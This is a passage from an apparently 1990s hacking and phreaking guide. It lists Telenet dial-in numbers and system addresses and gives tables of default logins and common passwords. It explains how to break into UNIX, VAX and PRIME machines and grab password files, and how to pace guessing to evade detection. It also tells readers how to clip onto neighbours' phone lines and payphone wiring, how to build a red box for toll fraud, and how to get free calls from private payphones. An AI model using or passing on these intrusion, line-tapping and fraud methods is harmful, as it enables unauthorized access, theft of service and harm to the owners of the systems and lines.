| PA, State College | | 814 | 231-1510 |
| PA, Wilkes-Barre | | 717 | 829-3108 |

| | | | |
|----------------------|-----|-----|----------|
| PA, Williamsport | | 717 | 494-1796 |
| PA, York | | 717 | 846-6550 |
| RI, Providence | 401 | | 751-7910 |
| SC, Charleston | 803 | | 722-4303 |
| SC, Columbia | 803 | | 254-0695 |
| SC, Greenville | 803 | | 233-3486 |
| SC, Spartanburg | 803 | | 585-1637 |
| SC, Pierre | | 605 | 224-0481 |
| SC, Rapid City | 605 | | 348-2621 |
| SC, Sioux Falls | 605 | | 336-8593 |
| TN, Bristol | | 615 | 968-1130 |
| TN, Chattanooga | 615 | | 756-1161 |
| TN, Clarksville | 615 | | 552-0032 |
| TN, Johnson City | | 615 | 282-6645 |
| TN, Knoxville | 615 | | 525-5500 |
| TN, Memphis | | 901 | 521-0215 |
| TN, Nashville | 615 | | 244-3702 |
| TN, Oak Ridge | 615 | | 481-3590 |
| TX, Abilene | | 915 | 676-9151 |
| TX, Amarillo | 806 | | 373-0458 |
| TX, Athens | | 214 | 677-1712 |
| TX, Austin | | 512 | 928-1130 |
| TX, Brownsville | 512 | | 542-0367 |
| TX, Bryan | | 409 | 822-0159 |
| TX, Corpus Christi | 512 | | 884-9030 |
| TX, Dallas | | 214 | 748-6371 |
| TX, El Paso | | 915 | 532-7907 |
| TX, Ft. Worth | 817 | | 332-4307 |
| TX, Galveston | 409 | | 762-4382 |
| TX, Houston | | 713 | 227-1018 |
| TX, Laredo | | 512 | 724-1791 |
| TX, Longview | 214 | | 236-4205 |
| TX, Lubbock | | 806 | 747-4121 |
| TX, Mcallen | | 512 | 686-5360 |
| TX, Midland | | 915 | 561-9811 |
| TX, Nederland | 409 | | 722-3720 |
| TX, San Angelo | 915 | | 944-7612 |
| TX, San Antonio | 512 | | 225-8004 |
| TX, Sherman | | 214 | 893-4995 |
| TX, Temple | | 817 | 773-9723 |
| TX, Tyler | | 214 | 597-8925 |
| TX, Waco | | 817 | 752-9743 |
| TX, Wichita Falls | | 817 | 322-3774 |
| UT, Ogden | | 801 | 627-1630 |
| UT, Provo | | 801 | 373-0542 |
| UT, Salt Lake City | 801 | | 359-0149 |
| VT, Burlington | 802 | | 864-0808 |
| VT, Montpelier | 802 | | 229-4966 |
| VT, Rutland | | 802 | 775-1676 |
| VT, White River Jct. | 802 | | 295-7631 |
| VA, Blacksburg | 703 | | 552-9181 |
| VA, Charlottesville | 804 | | 977-5330 |
| VA, Covington | 703 | | 962-2217 |
| VA, Fredericksburg | 703 | | 371-0188 |
| VA, Harrisonburg | | 703 | 434-7121 |
| VA, Herndon | | 703 | 435-1800 |
| VA, Lynchburg | 804 | | 845-0010 |

| | | |
|-------------------|-----|----------|
| VA, Newport News | 804 | 596-6600 |
| VA, Norfolk | 804 | 625-1186 |
| VA, Richmond | 804 | 788-9902 |
| VA, Roanoke | 703 | 344-2036 |
| WA, Auburn | 206 | 939-9982 |
| WA, Bellingham | 206 | 733-2720 |
| WA, Everett | 206 | 775-9929 |
| WA, Longview | 206 | 577-5835 |
| WA, Olympia | 206 | 754-0460 |
| WA, Richland | 509 | 943-0649 |
| WA, Seattle | 206 | 625-9612 |
| WA, Spokane | 509 | 455-4071 |
| WA, Tacoma | 206 | 627-1791 |
| WA, Vancouver | 206 | 693-6914 |
| WA, Wenatchee | 509 | 663-6227 |
| WA, Yakima | 509 | 575-1060 |
| WV, Charleston | 304 | 343-6471 |
| WV, Huntington | 304 | 523-2802 |
| WV, Morgantown | 304 | 292-0104 |
| WV, Wheeling | 304 | 233-7732 |
| WI, Beloit | 608 | 362-5287 |
| WI, Eau Claire | 715 | 836-9295 |
| WI, Green Bay | 414 | 432-2815 |
| WI, Kenosha | 414 | 552-9242 |
| WI, La Crosse | 608 | 784-0560 |
| WI, Madison | 608 | 257-5010 |
| WI, Milwaukee | 414 | 271-3914 |
| WI, Neenah | 414 | 722-7636 |
| WI, Racine | 414 | 632-6166 |
| WI, Sheboygan | 414 | 452-3995 |
| WI, Wausau | 715 | 845-9584 |
| WI, West Bend | 414 | 334-2206 |
| WY, Casper | 307 | 265-5167 |
| WY, Cheyenne | 307 | 638-4421 |
| WY, Laramie | 307 | 721-5878 |
| H. Telenet DNIC's | | |

Here is the list of all the Telenet DNIC's. These will be defined and explained in the next section:

| DNIC: | NETWORK: |
|-------|------------------------|
| 02041 | Datanet-1 |
| 02062 | DCS |
| 02080 | Transpac |
| 02284 | Telepac (Switzerland) |
| 02322 | Datex-P (Austria) |
| 02392 | Radaus |
| 02342 | PSS |
| 02382 | Datapak (Denmark) |
| 02402 | Datapak (Sweden) |
| 02405 | Telepak |
| 02442 | Finpak |
| 02624 | Datex-P (West Germany) |
| 02704 | Luxpac |
| 02724 | Eirpak |

| | |
|-------|---------------------|
| 03020 | Datapac |
| 03028 | Infogram |
| 03103 | ITT/UDTS (U.S.A.) |
| 03106 | Tymnet |
| 03110 | Telenet |
| 03340 | Telepac (Mexico) |
| 03400 | UDTS (Curacau) |
| 04251 | Isranet |
| 04401 | DDX-P |
| 04408 | Venus-P |
| 04501 | Dacom-Net |
| 04542 | Intelpak |
| 05052 | Austpac |
| 05053 | Midas |
| 05252 | Telepac (Hong Kong) |
| 05301 | Pacnet |
| 06550 | Saponet |
| 07240 | Interdata |
| 07241 | Renpac |
| 07421 | Dompac |
| 09000 | Dialnet |

I. Telenet NUA's

Here is a list of a few Telenet NUA's and what type of system they are. But first, this is how an NUA is put together:

```

          031106170023700
         \  /\  /  \  /
          |  |  |  |
    DNIC Area NUA
      Code

```

The DNIC says which network connected to Telenet you are using. The area code is the area code for the area that the NUA is in. And the NUA is the address of the computer on Telenet. Please note that an NUA does NOT have to be in your area code for you to connect to it.

There are two ways of finding useful NUA's. The first way is to get or write an NUA scanning program. The second way is to get a copy of the Legion Of Doom's Telenet Directory. (Volume 4 of the LOD Technical Journals)

Now, here is the list. Remember that these are only a few NUA's. These are NOT all of the Telenet NUA's. All of these NUA's DO accept reverse charging. Also, please note that all of these may not be working by the time you read this and that network congestion frequently makes an NUA inaccessible for a short period of time.

NUA:

SYSTEM TYPE:

| | |
|-----------------|-------|
| 031102010022500 | VAX |
| 031102010015600 | UNIX |
| 031102010022000 | VAX |
| 031102010025900 | UNIX |
| 031102010046100 | VAX |
| 031102010025200 | PRIME |

| | |
|-----------------|---------|
| 031102010046100 | VAX |
| 031102010052200 | VAX |
| 031102020001000 | PRIME |
| 031102020013200 | VAX |
| 031102020014100 | PRIME |
| 031102020014200 | PRIME |
| 031102020015000 | VAX |
| 031102020016100 | UNIX |
| 031102020021400 | PRIME |
| 031102020024500 | AOS |
| 031102020030800 | PRIME |
| 031102020030900 | PRIME |
| 031102020031200 | PRIME |
| 031102020033600 | VAX |
| 031102020033700 | VAX |
| 031102020034300 | PRIME |
| 031102020036000 | HP-3000 |
| 031102030007500 | VAX |
| 031102030002200 | VM/370 |
| 031102030013600 | PRIME |
| 031102060003200 | HP-3000 |
| 031102060044000 | VAX |
| 031102060044900 | NOS |
| 031102060044700 | VM/370 |
| 031102120003900 | NOS |
| 031102120015200 | PRIME |
| 031102120026600 | VAX |
| 031102120026300 | VAX |
| 031102120026700 | UNIX |
| 031102120044900 | UNIX |
| 031102120053900 | VOS |
| 031102140024000 | VAX |

J. Basic UNIX hacking

UNIX is probably the most commonly used operating system on Telenet, and is the easiest to hack since it doesn't record bad login attempts. You know you've found a UNIX system when it gives you a "Login" prompt, and then a "Password" prompt. To get in you should first try the default logins. (Listed below.) If these don't work try some of the passwords listed in Section M. If these don't work try to find backdoors. These are passwords that may have been put in to allow the programmer (or someone else who could be in a position to make a backdoor) to get access into the system. These are usually not known about by anyone but the individual who made it. Try doing some research on the programmer and other people who helped to make the system. And, if these don't work, just try guessing them. The Login (usually the account holders name) has 1-8 characters and the Password is 6-8 characters. Both can be either letters or numbers, or a combination of the two.

Once you get in, you should get a "\$" prompt, or some other special character like it. You should only use lower case letters when hacking UNIX, this seems to be standard format. If you type "man [command]" at the prompt, it should list all of the commands for that system. Anyway, here are the default Logins and Passwords:

| Login: | Password: |
|----------|-----------|
| root | root |
| root | system |
| sys | sys |
| sys | system |
| daemon | daemon |
| uucp | uucp |
| tty | tty |
| test | test |
| unix | unix |
| unix | test |
| bin | bin |
| adm | adm |
| adm | admin |
| admin | adm |
| admin | admin |
| sysman | sysman |
| sysman | sys |
| sysman | system |
| sysadmin | sysadmin |
| sysadmin | sys |
| sysadmin | system |
| sysadmin | admin |
| sysadmin | adm |
| who | who |
| learn | learn |
| uuhost | uuhost |
| guest | guest |
| host | host |
| nuucp | nuucp |
| rje | rje |
| games | games |
| games | player |
| sysop | sysop |
| root | sysop |
| demo | demo |

Once you are in, the first thing that you need to do is save the password file to your hard drive or to a disk. The password file contains the Logins and Passwords. The passwords are encoded. To get the UNIX password file, depending on what type of UNIX you are in, you can type one of the following things:

```
/etc/passwd
or
cat /etc/passwd
```

The first one is the standard command, but there are other commands as well, like the second one. Once you get the password file, it should look like this:

```
john:234abc56:9999:13:John Johnson:/home/dir/john:/bin/john
```

Broken down, this is what the above password file states:

```
Username: john
Encrypted Password: 234abc56
User Number: 9999
Group Number: 13
Other Information: John Johnson
Home Directory: /home/dir/john
Shell: /bin/john
```

If the password file does not show up under one of the above two commands, then it is probably shadowed.

The following definition of password shadowing was taken from the alt.2600 hack faq:

"Password shadowing is a security system where the encrypted password field is replaced with a special token and the encrypted password is stored in a separate file which is not readable by normal system users."

If the password file is shadowed, you can find it in one of the following places, depending on the type of UNIX you are using:

| UNIX System Type: | Path: | Token: |
|-------------------|------------------------|--------|
| AIX 3 | /etc/security/passwd | |
| ! | | |
| or | /tcb/auth/files// | |
| A/UX 3.0s | /tcb/files/auth/* | |
| BSD4.3-Reno | /etc/master.passwd | |
| * | | |
| ConvexOS 10 | /etc/shadpw | * |
| ConvexOS 11 | /etc/shadow | * |
| DG/UX | /etc/tcb/aa/user | * |
| EP/IX | /etc/shadow | x |
| HP-UX | /.secure/etc/passwd | |
| * | | |
| IRIX 5 | /etc/shadow | |
| x | | |
| Linux 1.1 | /etc/shadow | * |
| OSF/1 | /etc/passwd[.dir .pag] | |
| * | | |
| SCO UNIX #.2.x | /tcb/auth/files// | |

```

SunOS 4.1+c2          /etc/security/passwd.adjunct      ##
SunOS 5.0             /etc/shadow
System V 4.0         /etc/shadow
x
System V 4.2         /etc/security/* database
Ultrix 4             /etc/auth[.dir|.pag]
*
UNICOS              /etc/udb
*
```

Some passwords can only be used for a certain amount of time without having to be changed, this is called password aging. In the password file example below, the "C.a4" is the password aging data:

```
bob:123456,C.a4:6348:45:Bob Wilson:/home/dir/bob:/bin/bob
```

The characters in the password aging data stand for the following:

1. Maximum number of weeks a password can be used without changing.
2. Minimum number of weeks a password must be used before being changed.
- 3&4. Last time password was changed, in number of weeks since 1970.

The password aging data can be decoded using the chart below:

| Character: | Number: |
|------------|---------|
| . | 0 |
| / | 1 |
| 0 | 2 |
| 1 | 3 |
| 2 | 4 |
| 3 | 5 |
| 4 | 6 |
| 5 | 7 |
| 6 | 8 |
| 7 | 9 |
| 8 | 10 |
| 9 | 11 |
| A | 12 |
| B | 13 |
| C | 14 |
| D | 15 |
| E | 16 |
| F | 17 |
| G | 18 |

| | |
|---|----|
| H | 19 |
| I | 20 |
| J | 21 |
| K | 22 |
| L | 23 |
| M | 24 |
| N | 25 |
| O | 26 |
| P | 27 |
| Q | 28 |
| R | 29 |
| S | 30 |
| T | 31 |
| U | 32 |
| V | 33 |
| W | 34 |
| X | 35 |
| Y | 36 |
| Z | 37 |
| a | 38 |
| b | 39 |
| c | 40 |
| d | 41 |
| e | 42 |
| f | 43 |
| g | 44 |
| h | 45 |
| i | 46 |
| j | 47 |
| k | 48 |
| l | 49 |
| m | 50 |
| n | 51 |
| o | 52 |
| p | 53 |
| q | 54 |
| r | 55 |
| s | 56 |
| t | 57 |
| u | 58 |
| v | 59 |
| w | 60 |
| x | 61 |
| y | 62 |
| z | 63 |

Now, explore the system freely, be careful, and have fun!

K. Basic VAX/VMS hacking

The VAX system runs the VMS (Virtual Memory System) operating system. You know that you have a VAX system when you get a "username" prompt. Type in capital letters, this seems to be standard on VAX's.

Type "HELP" and it gives you all of the help that you could possibly want. Here are the default usernames and passwords for VAX's:

| Username: | Password: |
|-----------|--------------|
| SYSTEM | OPERATOR |
| SYSTEM | MANAGER |
| SYSTEM | SYSTEM |
| SYSTEM | SYSLIB |
| OPERATOR | OPERATOR |
| SYSTEST | UETP |
| SYSTEST | SYSTEST |
| SYSTEST | TEST |
| SYSMANT | SYSMANT |
| SYSMANT | SERVICE |
| SYSMANT | DIGITAL |
| FIELD | FIELD |
| FIELD | SERVICE |
| GUEST | GUEST |
| GUEST | unpassworded |
| DEMO | DEMO |
| DEMO | unpassworded |
| TEST | TEST |
| DECNET | DECNET |

Here are some of the VAX/VMS commands:

| Command: | Function: |
|-------------------|----------------------------------|
| HELP (H) | Gives help and list of commands. |
| TYPE (T) | View contents of a file. |
| RENAME (REN) | Change name of a file. |
| PURGE (PU) | Deletes old versions of a file. |
| PRINT (PR) | Prints a file. |
| DIRECTORY (DIR) | Shows list of files. |
| DIFFERENCES (DIF) | Shows differences between files. |
| CREATE (CR) | Creates a file. |
| DELETE (DEL) | Deletes a file. |
| COPY (COP) | Copy a file to another. |
| CONTINUE (C) | Continues session. |

The password file on VAX's are available when you type in the command:

```
SYS$SYSTEM:SYSUAF.DAT
```

The password file on most VAX's are usually not available to normal system users, but try it anyway. If the default logins don't work, use the same means of finding one as stated in Section J.

Be VERY careful when hacking VAX's because they record every bad login attempt. They are sometimes considered one of the most secure

systems. Because of this, I advise not to try hacking these until you are more advanced.

But, when you are an advanced hacker, or if you are already an advanced hacker, I advise that you try a few passwords at a time and then wait and try a few more the next day and so on, because when the real user logs on it displays all of the bad login attempts.

L. Basic PRIME hacking

PRIME computer systems greet you with "Primecon 18.23.05", or something like it, when you connect. You should type in capital letters on this system, too. Once you connect, it will usually just sit there. If this happens, type "LOGIN ". It should then ask you for your username and password. The default usernames and passwords are listed below:

| Username: | Password: |
|-----------|-----------|
| PRIME | PRIME |
| PRIME | PRIMOS |
| PRIMOS | PRIMOS |
| PRIMOS | PRIME |
| PRIMOS_CS | PRIME |
| PRIMOS_CS | PRIMOS |
| PRIMENET | PRIMENET |
| SYSTEM | SYSTEM |
| SYSTEM | PRIME |
| SYSTEM | PRIMOS |
| NETLINK | NETLINK |
| TEST | TEST |
| GUEST | GUEST |
| GUEST1 | GUEST |

When you are inside the system, type "NETLINK" and it should give you a lot of help. This system uses NUA's, too. I might print these in the next volume.

M. Password List

The password list was taken from A Novice's Guide To Hacking, by The Legion Of Doom, and from some of my own discoveries. Here is the list of commonly used passwords:

Password:

aaa
academia
ada
adrian
aerobics
airplane
albany

albatross
albert
alex
alexander
algebra
alias
alisa
alpha
alphabet
ama
amy
analog
anchor
andy
andrea
animal
answer
anything
arrow
arthur
ass
asshole
athena
atmosphere
bacchus
badass
bailey
banana
bandit
banks
bass
batman
beautiful
beauty
beaver
daniel
danny
dave
deb
debbie
deborah
december
desire
desperate
develop
diet
digital
discovery
disney
dog
drought
duncan
easy
eatme
edges
edwin
egghead

eileen
einstein
elephant
elizabeth
ellen
emerald
engine
engineer
enterprise
enzyme
euclid
evelyn
extension
fairway
felicia
fender
finite
format
god
hello
idiot
jester
john
johnny
joseph
joshua
judith
juggle
julia
kathleen
kermit
kernel
knight
lambda
larry
lazarus
lee
leroy
lewis
light
lisa
louis
love
lynne
mac
macintosh
mack
maggot
magic
malcolm
mark
markus
martin
marty
marvin
matt
master

maurice
maximum
merlin
mets
michael
michelle
mike
minimum
nicki
nicole
rascal
really
rebecca
remote
rick
reagan
robot
robotics
rolex
ronald
rose
rosebud
rosemary
roses
ruben
rules
ruth
sal
saxon
scheme
scott
secret
sensor
serenity
sex
shark
sharon
shit
shiva
shuttle
simon
simple
singer
single
singing
smile
smooch
smother
snatch
snoopy
soap
socrates
spit
spring
subway
success
summer

super
support
surfer
suzanne
tangerine
tape
target
taylor
telephone
temptation
tiger
tigger
toggle
tomato
toyota
trivial
unhappy
unicorn
unknown
urchin
utility
vicki
virgin
virginia
warren
water
weenie
whatnot
whitney
will
william
winston
willie
wizard
wonbat
yosemite
zap

N. Connecting modems to different phone lines

Ok, if you are really paranoid (or smart) and you don't want to hack from your house for fear of getting caught, you can hook up your modem to other peoples phone lines or to payphones.

If you want to hook your modem to a payphone, do it late at night and at a very secluded payphone. Look along either side of the phone. You should see a small metal tube (which contains the telephone wires) running along the wall. Somewhere along the tube it should widen out into a small box. Pop off the boxes lid and there is a nice little phone jack for ya'. Taking off the lid may be difficult because they are usually pretty secure, but nothing is impossible, so keep trying. Of course, you can only do this with a lap-top computer.

Now, if you want to hook up the modem to someone's house or appartment phone line, you need to get a pair of red and green alligator clips, and an extra modem cord for your lap-top.

After you get those parts, cut the plastic end off of your modem cord and you will see a red wire, a green wire, and two other wires, but you can ignore those. Attach the red alligator clip to the red wire, and attach the green alligator clip to the green wire and you're all set. Now all you need to do is go find a telephone pole or one of those small green boxes that stick out of the ground. (They should have a Bell Systems logo on them.)

On a telephone pole open the little box that has a bunch of wires going to and from it. On the right side of the box you should see what look like two large screws. (These are called "terminals".) One should have a red wire wrapped around it and the other should have a green wire wrapped around it. Attach the red alligator clip to the red wire and the green alligator clip to the green wire, and you're all set. This should get you a dial tone. If it doesn't, make sure that the alligator clips are not touching each other, and that the alligator clips are attached to the exposed end of the wire.

Now, on those green boxes you need to undo all of the screws and shit holding the lid on, and open it up. Then you should find basically the same setup as in the telephone pole. Attach the appropriate wires to the appropriate terminals and you are all set.

This process can also be used to hook up a Beige Box (Lineman's Handset.) when phreaking.

O. Viruses, Trojans, and Worms

Just in case some of you are interested, here are the definitions for Viruses, Trojans, and Worms. These definitions were taken from the alt.2600 hack faq.

Trojan:

"Remember the Trojan Horse? Bad guys hid inside it until they could get into the city to do their evil deed. A Trojan computer program is similiar. It is a program which does an unauthorized function, hidden inside an authorized program. It does something other than it claims to do, usually something malicious (although not necessarily!), and it is intended by the author to do whatever it does. If it is not intentional, it is called a bug or, in some cases, a feature :) Some Virus scanning programs detect some Trojans. Some scanning programs don't detect any Trojans. No Virus scanners detect all Trojans."

Virus:

"A Virus is an independent program which reproduces itself. It may attach itself to other programs, it may create copies of itself (as in companion Viruses). It may damage or corrupt data, change data, or degrade the performance of your system by utilizing resources such as memory or disk space. Some Viruse scanners detect some Viruses. No Virus scanners detect all Viruses. No Virus scanner can protect against any and all Viruses, known and unknown, now and forevermore."

Worm:

"Made famous by Robert Morris, Jr., Worms are programs which reproduce by copying themselves over and over, system to system, using up resources and sometimes slowing down the system. They are self contained and use the networks to spread, in much the same way that Viruses use files to spread. Some people say the solution to Viruses and worms is to just not have any files or networks. They are probably correct. We could include computers."

II. PHREAKING

A. What is phreaking

Phreaking is basically hacking with a telephone. Using different "boxes" and "tricks" to manipulate the phone companies and their phones, you gain many things, two of which are: knowledge about telephones and how they work, and free local and long distance phone calls. In the following sections, you will learn some about boxes, what they are, and how they work. You will also learn about the other forms of phreaking.

B. Why phreak?

Phreaking, like hacking, is used to gather information about telephones, telephone companies, and how they work. There are other benefits as well. As stated above, you also get free phone calls. But, these are used mainly to gather more information about the phones, and to allow us free access to all information.

C. Phreaking rules

Most of the same rules apply for hacking and phreaking, so I will only list a few here.

1. Never box over your home phone line.
2. You should never talk about phreaking projects over your home phone line.
3. Never use your real name when phreaking.
4. Be careful who you tell about your phreaking projects.
5. Never leave phreaking materials out in the open. Keep them in a safe place.
6. Don't get caught.

D. Where and how to start phreaking

Well, you can phreak on any telephone, but as stated above, it is very stupid to do so on your home phone line.

First you need you need to construct the boxes needed for what you want to do. All of the boxes and their descriptions are listed in the next section. Most of the boxes are very easy to make, but if your not into making shit, there are usually alternative ways of making them.

E. Boxes and what they do

| Box: | Description: |
|-------------------------|--------------------------------------|
| Red Box | generates tones for free phone calls |
| Black Box | when called, caller pays nothing |
| Beige Box | lineman's handset |
| Green Box | generates coin return tones |
| Cheese Box | turns your phone into a payphone |
| Acrylic Box services | steal 3-way calling and other |
| Aqua Box | stops F.B.I. lock-in-trace |
| Blast Box | phone microphone amplifier |
| Blotto Box area | shorts out all phones in your |
| Blue Box | generates 2600hz tone |
| Brown Box | creates party line |
| Bud Box | tap neighbors phone |
| Chatreuse Box | use electricity from |
| Chrome Box | manipulates traffic |
| Clear Box | free calls |
| Color Box | phone conversation |
| Copper Box | causes crosstalk |
| Crimson Box | hold button |
| Dark Box | re-route calls |
| Dayglo Box | connect to neighbors phone line |
| Divertor Box | re-route calls |
| DLOC Box | create party line |

pho

| | |
|--------------|----------------------------------|
| Gold Box | dialout router |
| Infinity Box | remote activated phone |
| Jack Box | touch-tone key pad |
| Light Box | in-use light |
| Lunch Box | AM transmitter |
| Magenta Box | connect remote phone line to |
| Mauve Box | phone tap without cutting into |
| Neon Box | external microphone |
| Noise Box | creates line noise |
| Olive Box | external ringer |
| Party Box | creates party line |
| Pearl Box | tone generator |
| Pink Box | creates party line |
| Purple Box | hold button |
| Rainbow Box | kill trace |
| Razz Box | tap neighbors phone |
| Rock Box | add music to phone line |
| Scarlet Box | causes interference |
| Silver Box | create DTMF tones for A,B,C, and |
| Static Box | raises voltage on phone |
| Switch Box | add services |
| Tan Box | phone conversation |
| TV Cable Box | see sound waves on TV |
| Urine Box | create disturbance on phone |
| Violet Box | stop payphone from hanging |
| White Box | DTMF key pad |
| Yellow Box | add line extension |

F. Box Plans

rec

The Red Box is the main tool that you will use so I have included the Red Box plans. The other box plans can be downloaded from the Internet.

Red Box:

There are two ways that you can make a Red Box:

One is to go to Radio Shack and buy a tone dialer and a 6.5536Mhz crystal.(If Radio Shack doesn't have the crystal, you can order them from the electronics companies that I have listed at the end of this section.) Open up the tone dialer and replace the existing crystal (big, shiny, metal thing labeled "3.579545Mhz") with the 6.5536Mhz crystal. Now, close it up. You have a red box.

To use it for long distance calls play the tones that add up to the amount of money that the operator requests. For a 25 cents tone press 5 *'s. For a 10 cents tone press 3 *'s. For a 5 cents tone press 1 *.

And, the second way, which is a much easier method, is to get the Red Box tones from a phreaking program, such as: Omnibox, or Fear's Phreaker Tools. Play the tones as you hold a microcassette recorder about 1-inch away from your computer speakers, and record the tones.

The Red Box only works on public telephones, it does not work on COCOT's.(Defined in next section.) It makes the telephone think that you have put money in. Red Boxes do not work on local calls because the phone is not using ACTS (Automated Coin Toll System), unless you call the operator and have her place the call for you. You tell her the number that you want to dial and then when she asks you to put in your money, play the tones. If she asks you why you need her to place the call tell her that one of the buttons is smashed in or something like that. You now have and know how to use a Red Box!

Electronics Companies:

Alltronics
2300 Zanker Road
San Jose, CA 95131
(408)943-9774 -Voice-
(408)943-9776 -Fax-

Blue Saguaro
P.O. Box 37061
Tucson, AZ 85740

Mouser
(800)346-6873

Unicorn Electronics
10000 Canoga Ave. Unit C-2
Chatsworth, CA 91311
1-800-824-3432

G. Free calling from COCOT's

First of all, COCOT stands for "Customer Owned Customer Operated Telephone". These are most likely to be found at resteraunts, amusement parks, etc.

All you have to do to make a free call from a COCOT is dial a 1-800 number (they let you do this for free), say some bullshit and get them to hang up on you. Stay on the line after they hang up, then dial the number that you want to call.

This may not work by the time you read this because COCOT owners are becoming more aware of us every day.

H. ANAC numbers

ANAC stands for "Automated Number Announcement Circuit". In other words, you call the ANAC number in your area and it tells you the number that you are calling from. This is useful when Beige Boxing, or hooking your modem up to other phone lines, to find out what number you are using. The "?" are substituted for unknown numbers. Do some scanning to find them out. Here are the ANAC numbers for the U.S.A. with their area code, and the only one I knew of in the U.K.:

U.S.A.:

| Area Code: | ANAC Number: |
|------------|--------------|
| 201 | 958 |
| 202 | 811 |
| 203 | 970 |
| 205 | 300-222-2222 |
| 205 | 300-555-5555 |
| 205 | 300-648-1111 |
| 205 | 300-765-4321 |
| 205 | 300-798-1111 |
| 205 | 300-833-3333 |
| 205 | 557-2311 |
| 205 | 811 |
| 205 | 841-1111 |
| 205 | 908-222-2222 |
| 206 | 411 |
| 207 | 958 |
| 209 | 830-2121 |
| 209 | 211-9779 |
| 210 | 830 |
| 212 | 958 |
| 213 | 114 |
| 213 | 1223 |
| 213 | 211-2345 |
| 213 | 211-2346 |
| 213 | 760-2??? |
| 213 | 61056 |
| 214 | 570 |
| 214 | 790 |
| 214 | 970-222-2222 |
| 214 | 970-611-1111 |
| 215 | 410-???? |

| | |
|-----|-----------------|
| 215 | 511 |
| 215 | 958 |
| 216 | 200-???? |
| 216 | 331 |
| 216 | 959-9968 |
| 217 | 200-???-???? |
| 219 | 550 |
| 219 | 559 |
| 301 | 958-9968 |
| 310 | 114 |
| 310 | 1223 |
| 310 | 211-2345 |
| 310 | 211-2346 |
| 312 | 200 |
| 312 | 290 |
| 312 | 1-200-8825 |
| 312 | 1-200-555-1212 |
| 313 | 200-200-2002 |
| 313 | 200-222-2222 |
| 313 | 200-???-???? |
| 313 | 200200200200200 |
| 314 | 410-???? |
| 315 | 953 |
| 315 | 958 |
| 315 | 998 |
| 317 | 310-222-2222 |
| 317 | 559-222-2222 |
| 317 | 743-1218 |
| 334 | 5572411 |
| 334 | 5572311 |
| 401 | 200-200-4444 |
| 401 | 222-2222 |
| 402 | 311 |
| 404 | 311 |
| 404 | 940-???-???? |
| 404 | 940 |
| 405 | 890-7777777 |
| 405 | 897 |
| 407 | 200-222-2222 |
| 408 | 300-???-???? |
| 408 | 760 |
| 408 | 940 |
| 409 | 951 |
| 409 | 970-???? |
| 410 | 200-6969 |
| 410 | 200-555-1212 |
| 410 | 811 |
| 412 | 711-6633 |
| 412 | 711-4411 |
| 412 | 999-???? |
| 413 | 958 |
| 413 | 200-555-5555 |
| 414 | 330-2234 |
| 415 | 200-555-1212 |
| 415 | 211-2111 |
| 415 | 2222 |
| 415 | 640 |

| | |
|-----|------------------|
| 415 | 760-2878 |
| 415 | 7600-2222 |
| 419 | 311 |
| 502 | 200-2222222 |
| 502 | 997-555-1212 |
| 503 | 611 |
| 503 | 999 |
| 504 | 99882233 |
| 504 | 201-269-1111 |
| 504 | 998 |
| 504 | 99851-0000000000 |
| 508 | 958 |
| 508 | 200-222-1234 |
| 508 | 200-222-2222 |
| 508 | 26011 |
| 509 | 560 |
| 510 | 760-1111 |
| 512 | 830 |
| 512 | 970-???? |
| 515 | 5463 |
| 515 | 811 |
| 516 | 958 |
| 516 | 968 |
| 517 | 200-222-2222 |
| 517 | 200200200200200 |
| 518 | 511 |
| 518 | 997 |
| 518 | 998 |
| 603 | 200-222-2222 |
| 606 | 997-555-1212 |
| 606 | 711 |
| 607 | 993 |
| 609 | 958 |
| 610 | 958 |
| 610 | 958-4100 |
| 612 | 511 |
| 614 | 200 |
| 614 | 517 |
| 615 | 200200200200200 |
| 615 | 2002222222 |
| 615 | 830 |
| 616 | 200-222-2222 |
| 617 | 200-222-1234 |
| 617 | 200-222-2222 |
| 617 | 200-444-4444 |
| 617 | 220-2622 |
| 617 | 958 |
| 618 | 200-???-???? |
| 618 | 930 |
| 619 | 211-2001 |
| 619 | 211-2121 |
| 703 | 811 |
| 704 | 311 |
| 707 | 211-2222 |
| 708 | 1-200-555-1212 |
| 708 | 1-200-8825 |
| 708 | 200-6153 |

| | |
|-----|-----------------|
| 708 | 724-9951 |
| 708 | 356-9646 |
| 713 | 380 |
| 713 | 970-???? |
| 713 | 811 |
| 714 | 114 |
| 714 | 211-2121 |
| 714 | 211-2222 |
| 716 | 511 |
| 716 | 990 |
| 717 | 958 |
| 718 | 958 |
| 802 | 2-222-222-2222 |
| 802 | 200-222-2222 |
| 802 | 1-700-222-2222 |
| 802 | 111-2222 |
| 805 | 114 |
| 805 | 211-2345 |
| 805 | 211-2346 |
| 805 | 830 |
| 806 | 970-???? |
| 810 | 200200200200200 |
| 812 | 410-555-1212 |
| 813 | 311 |
| 815 | 200-???-???? |
| 817 | 290 |
| 817 | 211 |
| 818 | 970-611-1111 |
| 818 | 1223 |
| 818 | 211-2345 |
| 903 | 211-2346 |
| 904 | 970-611-1111 |
| 906 | 200-222-222 |
| 907 | 1-200-222-2222 |
| 907 | 811 |
| 908 | 958 |
| 910 | 200 |
| 910 | 311 |
| 910 | 988 |
| 914 | 990-1111 |
| 915 | 970-???? |
| 916 | 211-2222 |
| 916 | 461 |
| 919 | 200 |
| 919 | 711 |

U.K. :

175

III. REFERENCE

A. Hacking and phreaking WWW. sites

Here is a list of some World Wide Web sites that contain hacking, phreaking, computer, virus, carding, security, etc. material:

Site Address:

<http://www.outerlimits.net/lordsome/index.html> (Hacker's Layer)
<http://web2.airmail.net/km/hfiles/free.htm> (Hacker's Hideout)
<http://resudox.net/bio/novell.html>
<http://www.louisville.edu/wrbake01/hack2.html>
<http://www.intersurf.com/~materva/files.html>
<http://hightop.nrl.navy.mil/rainbow.html>
<http://www.rit.edu/~jmb8902/hacking.html>
<http://www.spatz.com/pecos/index.html>
<http://pages.prodigy.com/FL/dtgz94a/files2.html>
<http://www.2600.com> (alt.2600)
<http://att.net/dir800>
<http://draco.centerline.com:8080/~franl/crypto.html>
<http://everest.cs.ucdavis.edu/Security.html>
<http://ice-www.larc.nasa.gov/WWW/security.html>
<http://lOpht.com> (lOpht)
<http://lOpht.com/~oblivion/IIRG.html>
<http://underground.org>
<http://www.alw.nih.gov/WWW/security.html>
<http://www.aspentec.com/~frzmtdb/fun/hacker.html>
<http://www.cis.ohi-state.edu/hypertext/faq/usenet/alt-2600-faq/faq.html>
<http://www.cs.tufts.edu/~mcable/cypher/alerts/alerts.html>
<http://www.engin.umich.edu/~jgotts/underground/boxes.html>
<http://www.etext.org/Zines>
<http://www.inderect.com/www/johnk/>
<http://www.mgmua.com/hackers/index.html>
